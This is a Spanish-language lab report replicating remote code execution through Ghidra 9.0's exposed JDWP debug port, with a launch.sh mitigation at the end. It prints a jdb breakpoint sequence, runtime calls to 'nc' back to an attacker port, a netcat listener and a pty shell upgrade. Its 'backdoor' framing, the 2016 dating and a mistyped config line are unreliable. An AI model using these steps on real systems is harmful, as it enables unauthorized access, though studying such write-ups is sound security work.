



Informe Final de Investigación

Tema:

Ejecución remota de código (RCE) utilizando el backdoor oculto en la herramienta Ghidra (SRE) a través del protocolo de comunicación JDWP

Autor:

Eusebio de Jesús Gutiérrez Orozco

Documento versión 1

"Y fuimos a visitar la empresa Atari y les dijimos: "Hey, tenemos este aparato, incluso construido con algunos dispositivos suyos ¿qué tal si nos echas una mano con nuestro proyecto? Pero, si no es posible, les entregamos la máquina que hemos construido. Tan solo queremos que se haga realidad el proyecto. Danos una paga y trabajaremos para ti". Atari les dijo "No". Total, que fuimos a Hewlett-Packard y ellos nos contestaron: "No los necesitamos, ni siquiera tienen aun una carrera"

STEVE JOBS, fundador de Apple, en su intento de conseguir que Atari y HP se mostrasen interesados en el ordenador personal (Apple I) que él y su compañero **STEVE WOZNIAK** acababan de diseñar.

Descargo de responsabilidad

El objetivo de esta práctica autodidacta es replicar la vulnerabilidad encontrada por el investigador **Hackerfantastiic** en el año 2016, una vulnerabilidad del tipo RCE que ya es obsoleta, incluso esta vulnerabilidad se encuentra reparada y no representa ningún riesgo en la actualidad.

Mi objetivo es meramente académico y de investigación, mi objetivo es replicar esta práctica de la materia de seguridad informática en un ambiente controlado que es de mi propiedad, ya que utilizo mi propia red local y mis sistemas operativos en modo virtualizado.

No me hago responsable del mal uso que se le dé al contenido de esta investigación, siendo exclusiva responsabilidad de la persona que accede a este documento, ya que este documento no se trata de ningún tutorial, este documento no es un manual, este documento no es un curso.

Este documento es meramente informativo en base a información pública.

"Si debbuging es el proceso de eliminar errores, entonces la programación debe ser el proceso de ponerlos."

[PC Users]

INTRODUCCION

WikiLeaks, los nuevos forajidos del internet, una organización que desde el año 2008 publica todo tipo de información clasificada y filtran el contenido en su página web, una versión sin censura al estilo de Wikipedia.

Corría el año de 2017, concretamente el 7 de marzo del año 2017, cuando la organización Wikileaks hacía pública las filtraciones de Vault 7.

Vault 7 es conformado por documentos y software de uso exclusivo de la Agencia Central de Inteligencia estadounidense, por sus siglas en inglés **CIA**.

Esta serie de documentos expone la actividad de espionaje por parte de la agencia, y revela la existencia de software malicioso como troyanos, zero-days, entre otras herramientas.

Entre el listado de herramientas contenidas dentro de Vault 7, se encontraban las siguientes herramientas:

- **Hera** – Un spyware capaz de ejecutar código de manera remota (RCE) tomar el control de una computadora y editar archivos.
- **Weeping Angel** – Software diseñado para intervenir Smart TVs
- Entre estos programas se encontraba una herramienta de ingeniería inversa llamada **Ghidra**.

Según la información de Wikileaks, como lo he mencionado anteriormente, Ghidra es una **herramienta de ingeniería inversa**, propiedad de la Agencia de Seguridad Nacional (NSA) y desarrollado por la CIA desde inicios de año 2000.

La Agencia de Seguridad Nacional (NSA) presento de manera pública a Ghidra en la conferencia RSA del año 2019,

Ghidra está desarrollado en Java, tiene una interfaz gráfica de usuario (GUI) con la cual podemos **analizar los binarios** para todos los principales sistemas operativos, como **Windows, Mac, Linux, Android y iOS**.

En pocas palabras: Ghidra es un **decompilador** con el cual se visualiza el código fuente en lenguaje maquina (ensamblador)

Investigadores de la Agencia de Seguridad Nacional (NSA) jura que la herramienta Ghidra no posee backdoors...

Objetivo

El objetivo de esta practica autodidacta es **replicar la vulnerabilidad** encontrada por Hackerfantastiic en el año 2016, una vulnerabilidad **del tipo RCE** que ya es obsoleta, pero mi **objetivo es meramente académico y de investigación**, replicar esa práctica informática en un ambiente controlado, ya que utilizo mi propia red local y mis sistemas operativos en modo virtualizado. **Solo con fines educativos.**

Esta es una de mis investigaciones, en el área de seguridad informática y análisis de malware, donde utilizo el framework Ghidra en modo debug, el objetivo es explotar un backdoor oculto en su código, en realidad un "fallo" JDWP con el cual se puede ejecutar código de manera remota en una computadora o red de computadoras.

Ghidra es una herramienta "gratuita" para el análisis de malware utilizada por la Agencia de Seguridad Nacional (NSA)

Consideraciones técnicas

Computadora Testing:

- **Sistema Operativo: Debian GNU/Linux 9 stretch**
- **Oracle VM VirtualBox (Virtualizador para trabajar en un ambiente seguro)**

Desarrollo de la practica

Java Debug Wire Protocol (JDWP) es un protocolo de comunicación entre el decompilador Ghidra, la interfaz bidireccional JVMTI y la interfaz de depuración de la maquina virtual de Java JVMDI. A través de un socket local para crear un proceso de “debugging remoto” creado por Java.

Para obtener esta conexión o mejor dicho Ejecución Remota de Código (RCE) fue necesario iniciar Ghidra en modo soporte para obtener en automático un proceso a la escucha ejecutándose en el puerto TCP número 18001 en la máquina virtual víctima.




```
eusebio@debian: ~/Documents/EUSEBIO-ESCANER
File Edit View Search Terminal Help
eusebio@debian:~/Documents/EUSEBIO-ESCANER$

eusebio@debian: ~/Documents/NSA/ghidra_9.0/support
File Edit View Search Terminal Help
Java HotSpot(TM) 64-Bit Server VM warning: Archived non-system classes are disabled because the java.system.class.loader property is specified (value = "ghidra.GhidraClassLoader"). To use archived non-system classes, this property must not be set
Listening for transport dt_socket at address: 18001
java version "12.0.2" 2019-07-16
Java(TM) SE Runtime Environment (build 12.0.2+10)
Java HotSpot(TM) 64-Bit Server VM (build 12.0.2+10, mixed mode, sharing)
INFO Using log config file: file:/home/eusebio/Documents/NSA/ghidra_9.0/support/debug.log4j.xml (LoggingInitialization.java:59)
INFO Using log file: /home/eusebio/.ghidra/.ghidra-9.0/application.log (LoggingInitialization.java:60)
INFO Loading user preferences: /home/eusebio/.ghidra/.ghidra-9.0/preferences (Preferences.java:122)
WARNING: An illegal reflective access operation has occurred
WARNING: All illegal access operations will be denied in a future release
```

Ejecuto la herramienta de la NSA - Ghidra en modo soporte - debug



Al realizar un escaneo de red en un rango de puertos desde el puerto 1 hasta el puerto 20000, observamos que los puertos 80 y 18001 están abiertos. Un script que realice en Python:



The screenshot shows a terminal window with the title 'eusebio@debian: ~/Documents/EUSEBIO-ESCANER'. The terminal output shows the execution of a Python script that scans the IP 192.168.1.118. The output indicates that the IP is up and that ports 80, 18001, and 18002 are open. A large blue arrow points to the list of open ports. In the top right corner, there is a logo for 'GHIDRA Free Reverse Engineering Tool'. A teal box at the bottom left contains the text 'Puerto número 18001 esta activo'.

```
eusebio@debian: ~/Documents/EUSEBIO-ESCANER
File Edit View Search Terminal Help
eusebio@debian:~/Documents/EUSEBIO-ESCANER$ python ./EUSEBIO.py 192.168.1.118 1-20000
.....
EUSEBIO, Escaneando la computadora victima 192.168.1.118
.....
IP victima : 192.168.1.118 (192.168.1.118)
Estado : up
.....
Protocolo : tcp
puerto : 80      estado : open
puerto : 18001   estado : open
puerto : 18002   estado : open
.....
eusebio@debian:~/Documents/EUSEBIO-ESCANER$
```

Puerto número 18001 esta activo

Los puertos 18001 y 18002 son utilizados para conectar hacia equipos remotos y realizar “tarefas de debug” Con estos puertos a la escucha, cualquier persona con acceso a internet puede acceder a la maquina víctima.

Para poder tener acceso, utilizare el debugger de Java (JDB) junto con mi dirección IP privada y utilizando el puerto 18001 para atacar a la computadora victima que en ese momento está utilizando Ghidra, con la finalidad de crear una Shell de conexión remota.

Utilizando netstat puedo encontrar el proceso que está utilizando los puertos TCP 18001 y 18002 que se mantienen a la escucha (LISTEN)


```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.74 seconds
eusebio@debian:~$ netstat -an | grep 800
tcp        0      0 0.0.0.0:18001          0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.1:57412       127.0.0.1:18002        TIME_WAIT
tcp        0      0 127.0.0.1:18001       127.0.0.1:60378        TIME_WAIT
tcp        0      0 127.0.0.1:60434       127.0.0.1:18001        TIME_WAIT
tcp6       0      0 :::18002              :::*                   LISTEN
tcp6       0      0 127.0.0.1:18002       127.0.0.1:57444        TIME_WAIT
tcp6       0      0 127.0.0.1:18002       127.0.0.1:57414        TIME_WAIT
tcp6       0      0 127.0.0.1:18002       127.0.0.1:57436        TIME_WAIT
tcp6       0      0 127.0.0.1:18002       127.0.0.1:57420        TIME_WAIT
tcp6       0      0 127.0.0.1:18002       127.0.0.1:57432        TIME_WAIT
tcp6       0      0 127.0.0.1:18002       127.0.0.1:57460        TIME_WAIT
tcp6       0      0 127.0.0.1:18002       127.0.0.1:57448        TIME_WAIT
tcp6       0      0 127.0.0.1:18002       127.0.0.1:57464        TIME_WAIT
tcp6       0      0 127.0.0.1:18002       127.0.0.1:57468        TIME_WAIT
tcp6       0      0 127.0.0.1:18002       127.0.0.1:57458        TIME_WAIT
tcp6       0      0 127.0.0.1:18002       127.0.0.1:57440        TIME_WAIT
tcp6       0      0 127.0.0.1:18002       127.0.0.1:57428        TIME_WAIT
tcp6       0      0 127.0.0.1:18002       127.0.0.1:57456        TIME_WAIT
tcp6       0      0 127.0.0.1:18002       127.0.0.1:57442        TIME_WAIT
tcp6       0      0 127.0.0.1:18002       127.0.0.1:57422        TIME_WAIT
tcp6       0      0 127.0.0.1:18002       127.0.0.1:57426        TIME_WAIT
tcp6       0      0 127.0.0.1:18002       127.0.0.1:57454        TIME_WAIT
tcp6       0      0 127.0.0.1:18002       127.0.0.1:57416        TIME_WAIT
tcp6       0      0 127.0.0.1:18002       127.0.0.1:57450        TIME_WAIT
tcp6       0      0 127.0.0.1:18002       127.0.0.1:57446        TIME_WAIT
tcp6       0      0 127.0.0.1:18002       127.0.0.1:57424        TIME_WAIT
tcp6       0      0 127.0.0.1:18002       127.0.0.1:57438        TIME_WAIT
tcp6       0      0 127.0.0.1:18002       127.0.0.1:57418        TIME_WAIT
tcp6       0      0 127.0.0.1:18002       127.0.0.1:57434        TIME_WAIT
tcp6       0      0 127.0.0.1:18002       127.0.0.1:57430        TIME_WAIT
tcp6       0      0 127.0.0.1:18002       127.0.0.1:57462        TIME_WAIT
tcp6       0      0 127.0.0.1:18002       127.0.0.1:57452        TIME_WAIT
unix 3      [ ]          STREAM  CONNECTED  18000
eusebio@debian:~$
```




La computadora atacante
utiliza el debugger de Java
para



Si utilizamos el motor de búsqueda de los hackers: Shodan, este nos muestra los equipos que en la actualidad están siendo vulnerables desde el puerto 18001:



Según muestra el informe, shodan informa de un total de 49 entidades repartidas en más de cinco países que son vulnerables a un ataque a través del puerto 18001 que se encuentra a la escucha.



```
Terminal Help File Edit View Search Terminal Help
127.0.0.1:18002 sun.util.spi.CalendarProvider
127.0.0.1:18002 util.CollectionUtils
127.0.0.1:18002 util.HistoryList
127.0.0.1:18002 util.demangler.GenericDemangledDataType
127.0.0.1:18002 util.demangler.GenericDemangledType
127.0.0.1:18002 utilities.util.FileUtilities
127.0.0.1:18002 utilities.util.FileUtilities$$Lambda$95.1549409129
127.0.0.1:18002 utilities.util.FileUtilities$$Lambda$96.660143728
127.0.0.1:18002 utilities.util.reflection.ReflectionUtilities
127.0.0.1:18002 utilities.util.reflection.ReflectionUtilities$$Lambda$264.598997889
127.0.0.1:18002 utility.applicaiton.ApplicationLayout
127.0.0.1:18002 utility.applicaiton.ApplicationSettings
127.0.0.1:18002 utility.applicaiton.ApplicationUtilities
127.0.0.1:18002 utility.module.ModuleManifestFile
127.0.0.1:18002 utility.module.ModuleUtilities
127.0.0.1:18002 utility.module.ModuleUtilities$$Lambda$94.731260860
127.0.0.1:18002 > stop in org.apache.logging.log4j.core.util.WatchManager$WatchRunnable
STREAM CONNEC Deferring breakpoint org.apache.logging.log4j.core.util.WatchManager$WatchRunnable.
a It will be set after the class is loaded.
LOWER UP> mtu 65536 qd > stop in org.apache.logging.log4j.core.util.WatchManager$WatchRunnable
:00:00:00:00:00 brd 00 Deferring breakpoint org.apache.logging.log4j.core.util.WatchManager$WatchRunnable.
scope host lo It will be set after the class is loaded.
ever preferred_lft for > stop in org.apache.logging.log4j.core.util.WatchManager$WatchRunnable
ope host Deferring breakpoint org.apache.logging.log4j.core.util.WatchManager$WatchRunnable.
ever preferred_lft for It will be set after the class is loaded.
T,MULTICAST,UP,LOWER UP > stop in org.apache.logging.log4j.core.util.WatchManager$WatchRunnable.run()
:27:3c:96:95 brd ff:ff Deferring breakpoint org.apache.logging.log4j.core.util.WatchManager$WatchRunnable.
18/24 brd 192.168.1.255 It will be set after the class is loaded.
54sec preferred_lft 78 > Set breakpoint org.apache.logging.log4j.core.util.WatchManager$WatchRunnable.run()
d995:c600:3dc1:2e52:d2 >
8sec preferred_lft 349 Breakpoint hit: "thread=Log4j2-TF-4-Scheduled-1", org.apache.logging.log4j.core.util.WatchManager$WatchRun
d995:c600:a00:27ff:fe3 nable.run(), line=96 bci=0
8sec preferred_lft 349
27ff:fe3c:9695/64 scop
ever preferred_lft for Log4j2-TF-4-Scheduled-1[1]
```

El siguiente paso es colocar un punto de ruptura o breakpoint dentro de las classpath disponibles, esto hará crear un punto de interrupción a las aplicaciones utilizando el protocolo de transacción JDWP (Java Debug Wire Protocol)



```
eusebio@debian:~$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.118] from (UNKNOWN) [192.168.1.118] 43506
whoami
eusebio

python -c 'import pty; pty.spawn("/bin/sh")'
$ id
id
uid=1000(eusebio) gid=1000(eusebio) groups=1000(eusebio),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),108(netdev),113(bluetooth),118(scanner)
$ ls
ls
analyzeHeadless                createPdbXmlFiles.bat  launch.sh
analyzeHeadless.bat            debug.log4j.xml        LaunchSupport.jar
analyzeHeadlessREADME.html    dumpGhidraThreads     pythonRun
buildExtension.gradle          dumpGhidraThreads.bat pythonRun.bat
buildGhidraJar                 ghidraDebug           README_createPdbXmlFiles.txt
buildGhidraJar.bat             ghidraDebug.bat       sleigh
buildGhidraJarREADME.txt      ghidra.ico            sleigh.bat
convertStorage                 launch.bat
convertStorage.bat            launch.properties

$ pwd
pwd
/home/eusebio/Documents/NSA/ghidra_9.0/support
$
```



```
...agers$WatchRunnable.
...unnable
...agers$WatchRunnable.
...unnable
...agers$WatchRunnable.
...unnable.run()
...atchRunnable.run()
...ging.log4j.core.util.
...c 192.168.1.118 4444
... ) = "Process[pid=5340
...c 192.168.1.118 4444
... ) = "Process[pid=5347
...c 192.168.1.118 4444
... ) = "Process[pid=5355
```



LISTO, obtenemos acceso directo hacia la computadora, con posibilidad de manipular todos los archivos y directorios.

Medidas de seguridad

Es aconsejable no ejecutar programas en modo administrador y solo ejecutarlas en un ambiente seguro, además de no otorgar permisos de ejecución que no son necesarios para la aplicación.

En esta práctica autodidacta, la manera de mitigar y solucionar este “fallo” o mejor dicho “backdoor” es editar el archivo launch.sh, con vi, xedit o cualquier editor de su preferencia, remplazar “*” por la dirección IP de nuestro localhost 127.0.0.1.

Ejemplo:

Podemos observar en la línea numero 150:

```
VMARG_LIST+=" -Xrunjdpw:transport=dt_socket,server=y,suspend=${SUSPEND},address=*.${DEBUG_PORT}"
```

Donde esta configuración por default origina que todas nuestras interfaces queden a la escucha esperando la conexión entrante del atacante.

"I always feel like someone is watching me, and I have no privacy."

Anonymous

